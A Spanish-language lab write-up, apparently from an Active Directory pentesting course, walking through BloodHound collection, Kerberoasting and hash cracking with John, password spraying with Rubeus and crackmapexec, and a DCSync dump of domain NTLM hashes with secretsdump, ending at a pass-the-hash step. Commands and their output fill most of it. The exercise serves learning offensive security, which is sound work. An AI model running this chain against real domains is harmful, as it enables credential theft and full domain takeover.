
```
PS C:\Users\Andres\Documents\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.exe --domaincontroll
2024-11-15T09:00:12.8673273-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Rele
2024-11-15T09:00:12.9454360-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, T
2024-11-15T09:00:12.9611124-05:00|INFORMATION|Initializing SharpHound at 9:00 a. m. on 15/11/2024
2024-11-15T09:00:13.2270611-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container,
2024-11-15T09:00:13.2587702-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2735626-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2917004-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2926957-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2937207-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-15T09:00:13.2947171-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
```

Se dirige al explorador de archivos a la ruta donde se trabajo para observar el archivo comprimido




Ahora que se tiene este archivo, se usara la herramienta hfs la cual permite ejecutar un servidor local en Windows. Se subirá el archivo comprimido al servidor local arrastrándolo






Si no se puede observar el programa en pantalla, se hace clic en iconos ocultos, se hace clic derecho en hfs y luego se hace clic en restore




Luego se dirige a la maquina Linux donde se ingresará al programa bloodhund, luego se ingresará al navegador por la dirección del servidor local de Windows para descargar el archivo comprimido.


[http://172.16.4.243/20241115090100\\_BloodHound.zip](http://172.16.4.243/20241115090100_BloodHound.zip)




Una vez se ha descargado el archivo comprimido, se subirá al programa bloodhound, para llevar esta tarea a cabo se hace clic en botón upload data y se selecciona el archivo comprimido



Se esperara a que carguen los archivos y se podrá navegar al apartado more info y luego a la sección análisis donde se pueden observar las diferentes opciones que tiene disponible el programa.



Con la opción find principals with DCSync Rights se puede observar de esta manera



## Kerberoast

Se usa el siguiente comando para obtener un usuario del dominio.

```
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 172.16.1.51 cs.org/temp
```

```
(kali@kali)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 172.16.1.51 cs.org/temp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name      MemberOf  PasswordLastSet  LastLogon  Delegation
http/webserver.cs.org svc_http  2024-11-15 09:52:17.594813  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_http$CS.ORG$cs.org/svc_http*$5184a4402648bb9913211026ea744eb9$0b2d705818a1d69471e7d7458e09da
a63ac614baac60be3ed0454d42a0a60046b625aabc0c29eb54a2fee4a62f6caf1007b48d469b4597d6f1fb87962729093de6e08777d
50a8ea57c55c6acb29ee483c840bacd699b8a20d8c1a1081879c402e69fc79054cebe3b9aa4880aff0d53b072ac5cdc1ea537f9dd3d31
8a777f38044ef1aa4c725d00ee6825aa6eef9fd62805e5fe468529dbf1360f478cb6b3b92038ddad6f6337d8f7dd3286b2af71f9c8a3a
e0e4fa83747b3e4436c8de4ec74e8d0f5bfc2bc9506158d673b643dc3423f349b75715f504f1d3940c7c8ec582bad61e7cbf9f8347040
f7b597081c2cf3376d2db63b1ea4b79784448f84c63a50d31a35399850a19844a8e53f297a4b2e9d4252519c5c40769866060364b45a5
f8fee2fd98a51f10673304fe8c4afe8e7fa71d912ecb42a9f1bd01315839956e155ff8b6f08529e385f309cdd5f5403fdddea473a94b0
f8c9b00b82631db7e8b700c67aad3431a2591cda051d66797e44c933759616ed248bca23d53a64cf6e275f06f64d35fc01ee5f66e4ede
b130e0fcb2afb4757d78237f150adbc4d0c9c4724e70ddbe5f5446712a756a28cb5b8cf3a75877116ca75235a20a16c31a024558bcc9d
```

Luego se copia la contraseña cifrada en un archivo y se descifra con la herramienta john the Ripper

john --wordlist=/usr/share/wordlists/rockyou.txt kerbe.txt

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt kerbe.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (???)
1g 0:00:00:00 DONE (2024-11-15 10:19) 100.0g/s 51200p/s 51200c/s 51200C/s 123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Al descubrir estas credenciales se comprobara que exista un usuario con ese nombre el servidor con el siguiente comando:

Get-NetUser -domain cs.org -server 172.16.1.51 -Identity 'svc\_http' | Select-Object \*

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51 -Identity 'svc_http' | Select-Object *

logoncount           : 0
badpasswordtime       : 31/12/1600 7:00:00 p. m.
distinguishedname     : CN=Servicio HTTP,CN=Users,DC=cs,DC=org
objectclass           : {top, person, organizationalPerson, user}
userprincipalname     : svc_http@cs.org
name                 : Servicio HTTP
objectsid             : S-1-5-21-3125701002-1384462348-288929791-1259
samaccountname        : svc_http
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 15/11/2024 2:53:49 p. m.
instancetype          : 4
usncreated            : 24804
objectguid            : f88d47d1-f9f8-4f33-b8fc-acd0f0a64aed
sn                   : HTTP
lastlogoff            : 31/12/1600 7:00:00 p. m.
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : 1/01/1601 12:00:00 a. m.
serviceprincipalname  : http/webserver.cs.org
givenname             : Servicio
lastlogon             : 31/12/1600 7:00:00 p. m.
badpwdcount           : 0
cn                   : Servicio HTTP
useraccountcontrol    : NORMAL_ACCOUNT, DONT_REQ_PREAUTH
whencreated           : 15/11/2024 2:52:17 p. m.
primarygroupid        : 513
pwdlastset            : 15/11/2024 9:52:17 a. m.
msds-supportedencryptiontypes : 0
usnchanged            : 24811
```




Ahora que se verificaron las credenciales de un nuevo usuario se intentara ingresar al servidor por el cliente Windows con las credenciales encontradas las cuales son:

User: svc\_http

Password: password

```
PS C:\Windows\system32> runas /nopfile /netonly /user:svc_http@cs.org 'powershell -ep bypass'  
Escriba la contraseña para svc_http@cs.org:  
Intentando iniciar powershell -ep bypass como usuario "svc_http@cs.org" ...
```

Y se comprueba que se tiene una conexión exitosa

 Administrador: powershell -ep bypass (ejecutándose como svc\_http@cs.org)

```
Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.  
  
PS C:\Windows\system32>
```

## Herramientas para encontrar usuarios conociendo previamente la contraseña

### Password Spraying

Con la herramienta Rubeus no funciona por estar fuera del dominio

```
./Rubeus.exe brute -domain cs.org -server 172.16.1.51 /password:Changeme123  
! /users:users.txt /domain:cs.org /creduser:cs.org\\temp /credpassword:temp  
/dc:172.16.1.51
```

```
+ ] Valid user => sebas  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => temp  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => juliMenor  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => juanjo  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => julianMayor  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => andresVelez  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => meneses  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => juanA  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => miguel  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => andresA  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => andres-profe  
* ] Using domain controller: 172.16.1.51:88  
+ ] Valid user => svc_http  
  
[ ] Done: No credentials were discovered :'(
```

```
PS C:\Users\Andres\Documents\Tools2\CRTE> ./Rubeus.exe brute -domain cs.org -server 172.16.1.51 /password:Changeme123  
! /users:users.txt /domain:cs.org /creduser:cs.org\\temp /credpassword:temp /dc:172.16.1.51
```

Se prueba con la herramienta crackmapexec

Ejemplo:

crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org

```
(kali㉿kali)-[~]
$ crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (doma
in:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [+] cs.org\katey.josey:qwer1234
```

Comando usado en este caso:

crackmapexec smb 172.16.1.51 -u /home/kali/Downloads/users.txt -p Changeme123! -d cs.org

En el comando se usa el protocolo smb con la dirección ip del dominio, -u para indicar la ubicación del archivo con usuarios existentes, -p para indicar la contraseña, y -d para indicar el nombre del dominio.

```
(kali㉿kali)-[~]
$ crackmapexec smb 172.16.1.51 -u /home/kali/Downloads/users.txt -p Changeme123! -d cs.org
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763
in:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [-] cs.org\Administrador:Changeme123! STA
SMB 172.16.1.51 445 SERVER [-] cs.org\Invitado:Changeme123! STATUS_L
SMB 172.16.1.51 445 SERVER [-] cs.org\krbtgt:Changeme123! STATUS_LOG
SMB 172.16.1.51 445 SERVER [-] cs.org\jennette.rowena:Changeme123! S
SMB 172.16.1.51 445 SERVER [-] cs.org\sabra.loni:Changeme123! STATUS
SMB 172.16.1.51 445 SERVER [-] cs.org\mil.halimeda:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\amalle.lory:Changeme123! STATU
SMB 172.16.1.51 445 SERVER [-] cs.org\cora.audrie:Changeme123! STATU
SMB 172.16.1.51 445 SERVER [-] cs.org\hazel.ruthanne:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\claudelle.georgina:Changeme123
SMB 172.16.1.51 445 SERVER [-] cs.org\britney.norrie:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\hildegarde.marjory:Changeme123
SMB 172.16.1.51 445 SERVER [-] cs.org\calley.leonard:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\helga.devina:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\shaylah.desdemona:Changeme123!
SMB 172.16.1.51 445 SERVER [-] cs.org\ariela.denise:Changeme123! STA
SMB 172.16.1.51 445 SERVER [-] cs.org\candie.klaus:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\blake.jacquie:Changeme123! STA
SMB 172.16.1.51 445 SERVER [-] cs.org\fredelia.evangelin:Changeme123
SMB 172.16.1.51 445 SERVER [-] cs.org\eadie.letti:Changeme123! STATU
SMB 172.16.1.51 445 SERVER [-] cs.org\arlen.kassia:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\aelriel.agata:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\delcine.marieann:Changeme123!
ANGE
SMB 172.16.1.51 445 SERVER [-] cs.org\letisha.kirstyn:Changeme123! S
SMB 172.16.1.51 445 SERVER [-] cs.org\margi.danice:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\glenna.kerwinn:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\emma.janel:Changeme123! STATUS
SMB 172.16.1.51 445 SERVER [-] cs.org\ivie.felipa:Changeme123! STATU
SMB 172.16.1.51 445 SERVER [-] cs.org\lock.ara:Changeme123! STATUS_L
SMB 172.16.1.51 445 SERVER [-] cs.org\helena.lilla:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\kacy.lidia:Changeme123! STATUS
SMB 172.16.1.51 445 SERVER [-] cs.org\selinda.lauritz:Changeme123! S
SMB 172.16.1.51 445 SERVER [-] cs.org\chandra.marjory:Changeme123! S
SMB 172.16.1.51 445 SERVER [-] cs.org\randene.giulia:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\annette.carro:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\dinny.fleurette:Changeme123! S
SMB 172.16.1.51 445 SERVER [-] cs.org\sibby.kermie:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\aura.ilysa:Changeme123! STATUS
SMB 172.16.1.51 445 SERVER [-] cs.org\rosemaria.erma:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\sibley.kirk:Changeme123! STATU
SMB 172.16.1.51 445 SERVER [-] cs.org\coretta.jammie:Changeme123! ST
SMB 172.16.1.51 445 SERVER [-] cs.org\nada.ronnica:Changeme123! STAT
SMB 172.16.1.51 445 SERVER [-] cs.org\elvira.gay:Changeme123! STATUS
SMB 172.16.1.51 445 SERVER [+] cs.org\kerrie.Lurleen:Changeme123!
```

Luego de usar la herramienta, se comprobará que sea posible el inicio de sesión con las credenciales encontradas en un cliente Windows.


```
PS C:\Windows\system32> runas /noprofile /netonly /user:kerrie.lurleen@cs.org 'powershell -ep bypass'  
Escriba la contraseña para kerrie.lurleen@cs.org:  
Intentando iniciar powershell -ep bypass como usuario "kerrie.lurleen@cs.org" ...
```

Siendo efectivo el inicio de sesión

```
Administrador: powershell -ep bypass (ejecutándose como kerrie.lurleen@cs.org)  
Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```

## Vulnerabilidad DCSync

Usuario el cual se desea tener credenciales, con un análisis previo en kerrie.lurleen



## ¿Qué herramientas pueden utilizar los atacantes para montar un ataque de DCSync?

Actualmente existen varias herramientas para montar un ataque de DCSync:

- **Mimikatz** es una potente herramienta de post-explotación que puede extraer contraseñas en texto plano, hashes y tickets Kerberos de la memoria. Esta herramienta incluye un módulo DCSync que los actores de amenazas pueden utilizar para realizar ataques de DCSync y extraer hashes de contraseñas de los DC.
- **Impacket** es una colección de clases Python para trabajar con protocolos de red. Esta herramienta incluye un script llamado secretsdump.py que permite realizar ataques de DCSync.
- **PowerShell Empire** es un marco de trabajo de post-explotación que proporciona una variedad de módulos para operaciones ofensivas de seguridad. Uno de los módulos, Invoke-DCSync, permite realizar ataques de DCSync.

Se usa la herramienta impacket, primero se tiene que descargar la herramienta impacket:

wget

<https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/secretsdump.py>

```
(kali@kali)~$ wget https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/secretsdump.py
--2024-11-20 10:46:19-- https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/secretsdump.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133
, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 28721 (28K) [text/plain]
Saving to: 'secretsdump.py'

secretsdump.py          100%[=====] 28.05K  --.-KB/s   in 0.02s

2024-11-20 10:46:20 (1.69 MB/s) - 'secretsdump.py' saved [28721/28721]
```

Una vez se descarga se ejecuta el siguiente comando:

El cual permite buscar los hashes de los usuarios.

python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123!@172.16.1.51 -outputfile hashesarch

```
(kali@kali)~$ python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123!@172.16.1.51 -outputfile hashesarch
Impacket v0.13.0.dev0+20241024.90011.835e1755 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abdc6e3ac797890f2c2e:::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4:::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575:::
cs.org\hildegard.marjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdead600562672119e1c37b1:::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5:::
cs.org\helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5fe5a5f7cc5709a2fa63059a0e7e7026:::
cs.org\shaylah.desdemona:1114:aad3b435b51404eeaad3b435b51404ee:8ab651145e581264d1730ddf22bbf33a:::
cs.org\ariela.denise:1115:aad3b435b51404eeaad3b435b51404ee:64f61616570ce3ad81e706c2411f549dd:::
```

Una vez termina la ejecución del comando obtendremos tres archivos.

hashesarch.ntds

hashesarch.ntds.cleartext

hashesarch.ntds.kerberos

```
(kali㉿kali)-[~]
$ ls
192.168.0.120 Desktop hashesarch.ntds.kerberos mi_entorno Public sky
andres.jar Documents hydra.restore Music reports Templates
andres.war Downloads impacket Music reverse.exe Videos
backup FLAG1.txt kerbe.txt my_file.txt robots.txt
bloodyAD hashesarch.ntds log.txt office secretsdump.py
contraseñakarrie hashesarch.ntds.cleartext message_from_aveng.txt Pictures shell.msi
```

## Pass the hash

El archivo que se usará será el hashesarch.ntds

Donde se encuentra el primer hash del administrador.

```
(kali㉿kali)-[~]
$ cat hashesarch.ntds
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178 :::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcb6e3ac797890f2c2e :::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089 :::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083 :::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede :::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321 :::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4 :::
